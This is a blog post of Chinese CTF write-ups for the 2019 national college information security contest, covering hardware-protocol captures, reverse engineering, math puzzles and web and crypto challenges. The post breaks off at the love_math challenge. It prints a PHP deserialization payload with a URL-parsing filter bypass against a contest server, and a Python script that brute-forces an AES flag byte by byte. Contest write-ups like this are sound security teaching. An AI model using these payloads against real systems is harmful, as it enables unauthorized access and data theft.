2019第十二届全国大学生信息安全竞赛部分WriteUp

原创

极光时流 于 2019-04-22 22:03:17 发布 4162 收藏 8

分类专栏： CTF

本文链接：https://blog.csdn.net/qq_42280544/article/details/89460410

CTF 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

第十二届全国大学生信息安全竞赛部分WriteUp


0x00 签到题

操作内容:


下载链接,解压并运行软件,对准两个聚焦圆圈,控制台回车输出 flag

0x01 SALEAE

操作内容:
打开发现是.logicdata(逻辑分析仪数据文件),使用 Logic 软件打开,根据时钟频率以及通讯方式擦侧是属于 SPI 通讯,解析得到 flag




flag 竖着读



0x02 24c

操作内容:
同上题方式,打开,发现又是 IIC 协议,解析发现结果


Analyzer Settings
SDA
0 - 'Channel 0'
SCL
1 - 'Channel 1'
Address Display
8-bit, read/write bit included [default]
Save
Cancel

将结果导出为文本格式

尝试拼接发现有问题,然后想到题目名是 24c,想到 IIC 的 EEPROM 存储芯片 24c02,又联想到是 IIC 协议,想起 IIC 操作 24c02 的时候要先发送开始操作的地址,以及 NAK 这个停止符(想到可能是要修改内容二中断接收)。于是想到\t 不是字符,其对应的 ASCII 是 9,也就是从第 9 号位‘9’开始将”9e”替换为 ac,与之前的部分进行拼接然后得到结果。


0x03 easyG0

操作内容:


下载链接,经分析,需要输入一些字符串,所以打开 ida

地址 0x495168

搜索 please,然后交叉引用返回到



,然后用 gdb 在 0x495168 处下断点,单步调试,直到让输入一些字符串,这个地方随便输,
就行,然后一直单步执行,会到两个字符串比较的地方,这时可以在栈空间看见 flag,如下:



0x04 JustSoso

操作内容:
在网页源代码中发现提示

php 任意文件包含,下面是 base64 转文本的结果
index.php

```
<html>
<?php
error_reporting(0);
$file = $_GET["file"];
$payload = $_GET["payload"];
if(!isset($file)){
echo 'Missing parameter'.'<br>';
}
if(preg_match("/flag/",$file)){
die('hack attacked!!!');
}
@include($file);
if(isset($payload)){
$url = parse_url($_SERVER['REQUEST_URI']);
parse_str($url['query'],$query);
foreach($query as $value){
if (preg_match("/flag/",$value)) {
die('stop hacking!');
exit();
}
}
$payload = unserialize($payload);
}else{
echo "Missing parameters";
}
?>
<!--Please test index.php?file=xxx.php -->
<!--Please get the source of hint.php-->
</html>
```


hint.php

```php
<?php
class Handle{
private $handle;
public function __wakeup(){
foreach(get_object_vars($this) as $k => $v) {$this->$k = null;
}
echo "Waking up\n";
}
public function __construct($handle) {
$this->handle = $handle;
}
public function __destruct(){
$this->handle->getFlag();
}
}
class Flag{
public $file;
public $token;
public $token_flag;
function __construct($file){
$this->file = $file;
$this->token_flag = $this->token = md5(rand(1,10000));
}
public function getFlag(){
$this->token_flag = md5(rand(1,10000));
if($this->token === $this->token_flag)
{
if(isset($this->file)){
echo @highlight_file($this->file,true);
}
}
}
}
?>
```

我们使用 ///,可以绕过 url = parse_url($ERVER[REQUEST_RI]);parse_tr(url['query'],$query);

使用 payload:

http://cca41b4bf4704d57b697729ee8950f4c509984bceeb5401c.changame.ichunqiu.com///index.php?file=hint.php&payload=O:6:"Handle":2:{s:14:%22%00Handle%00handle%22;O:4:%22Flag%22:3:{s:4:%22file%22;s:8:%22flag.php%22;s:5:%22token%22;N;s:10:%22token_flag%22;R:4;}}



0x05 puzzles

操作内容:

Question0 解四元一次方程:


a1	a2	a3	a4			anwser
13627.00	26183.00	35897.00	48119.00			347561292
23027.00	38459.00	40351.00	19961.00			361760202
36013.00	45589.00	17029.00	27823.00			397301762
43189.00	12269.00	21587.00	33721.00			350830412
						350830412
		ni				
-2.10269E-05	3.93165E-06	1.68511E-06	2.62871E-05	a1=	4006	
1.76993E-07	7.47422E-07	2.74953E-05	-2.33812E-05	a2=	3053	
-2.13614E-06	3.57841E-05	-3.09538E-05	7.40575E-06	a3=	2503	
2.82338E-05	-2.82152E-05	7.65341E-06	-2.46621E-07	a4=	2560	

Question1 根据规律可以知道 part1 为 26365399

Question2 求极限函数可知 part2 为 7700

Question3 根据感应电动势计算公式可知 part3 为 18640


Question4 计算立体图形体积,三重积分可得 part4 为 40320



将所得数字进行十六进制转换,得到 flag

0x06 usbasp

操作内容:
下载链接,将文件拖进逻辑分析仪中,并设置相关参数,如图:



拉到最

后就可以看到 flag 了,flag 竖着读

0x07 warmup

操作内容:
下载链接,分析代码文件,确定是 AES 题目。通过分析,可以联想到 DDCTF 中 AES ECB 加解密还原(安全通信)类似于本题目,唯一的区别就是 ECB 换成了另外的 CRT,解题的思路和关键点在可控密钥长度,这里选择逐位爆破 flag,经过测试可以知道逐位爆破 flag,每次 16 位,重复 3 位即可;
(类似 AES ECB 题目链接:https://www.cnblogs.com/kagari/p/8889412.html)
根据分析撸出脚本,如图:

```python
    global  x
    x = remote("fc32f84bc46ac22d97e5f876e3100922.kr-lab.com",12345)
    x.recvline()
    return x


def get(s,v):
    return  s[v+len('result>plaintext>'):v+32+len('result>plaintext>')]

def burp(pad,f,v):
    p = 16 - pad
    r.sendline('1'*(pad))
    flaghex=get(r.recvline(),v)

    for h in flagkey:
        r.sendline('1'*(pad)+f+h)
        t=get(r.recvline(),v)
        if t==flaghex:
            return h

def getflaghex():
    finallyflag=''
    r=conn()
    pad=15
    for v in [0,32,64]:
        for i in range(16):
            k=burp(pad-i,finallyflag,v)
            finallyflag += k
            print finallyflag
    return finallyflag

getflaghex()
```




```
fish /home/ttr/Deskt
flag{9063a267-25ae
flag{9063a267-25ae-
flag{9063a267-25ae-4
flag{9063a267-25ae-45
flag{9063a267-25ae-45a
flag{9063a267-25ae-45a3
flag{9063a267-25ae-45a3-
flag{9063a267-25ae-45a3-9
flag{9063a267-25ae-45a3-9c
flag{9063a267-25ae-45a3-9c6
flag{9063a267-25ae-45a3-9c6e
flag{9063a267-25ae-45a3-9c6e-
flag{9063a267-25ae-45a3-9c6e-6
flag{9063a267-25ae-45a3-9c6e-62
flag{9063a267-25ae-45a3-9c6e-62c
flag{9063a267-25ae-45a3-9c6e-62c0
flag{9063a267-25ae-45a3-9c6e-62c0e
flag{9063a267-25ae-45a3-9c6e-62c0eb
flag{9063a267-25ae-45a3-9c6e-62c0eb1
flag{9063a267-25ae-45a3-9c6e-62c0eb1d
flag{9063a267-25ae-45a3-9c6e-62c0eb1db
flag{9063a267-25ae-45a3-9c6e-62c0eb1db2
flag{9063a267-25ae-45a3-9c6e-62c0eb1db2e
flag{9063a267-25ae-45a3-9c6e-62c0eb1db2e9
flag{9063a267-25ae-45a3-9c6e-62c0eb1db2e9}
Traceback (most recent call last):
```

```
File "text.6.py", line 51, in <module>
  getflaghex()
```


0x08 love_math


操作内容:

查看源代码发现 ajax 连接一个 calc.php 文件,访问这个文件



```
1  <!DOCTYPE html>
2  <html>
3  <head>
4    <title>计算器</title>
5    <meta charset="utf-8">
6    <meta name="viewport" content="width=device-width, initial-scale=1">
7    <link rel="stylesheet" href="/static/css/bootstrap.min.css">
8    <script src="/static/js/jquery-3.3.1.min.js"></script>
9    <script src="/static/js/bootstrap.min.js"></script>
10 </head>
11 <body>
12
13 <div class="container text-center" style="margin-top:30px;">
14   <h2>表达式</h2>
15   <form id="calc">
16     <div class="form-group">
17       <input type="text" class="form-control" id="content" placeholder="输入令你头疼的计算式">
18     </div>
19     <div id='result'></div>
20     <button type="submit" class="btn btn-primary">计算</button>
21   </form>
22 </div>
23 <script>
24     $('#calc').submit(function(){
25         $.ajax({
26             url:"calc.php?c="+encodeURIComponent($("#content").val()),
27             type:"GET",
28             success:function(data){
29                 $("#result").html(`<div class="alert alert-success">
30             <strong>答案:</strong>${data}
31             </div>`);
32             },
33             error:function(){
34                 alert("连接失败!");
35             }
36         })
37         return false;
38     })
39 </script>
40 </body>
41 </html>
```


访问之后,给出源代码



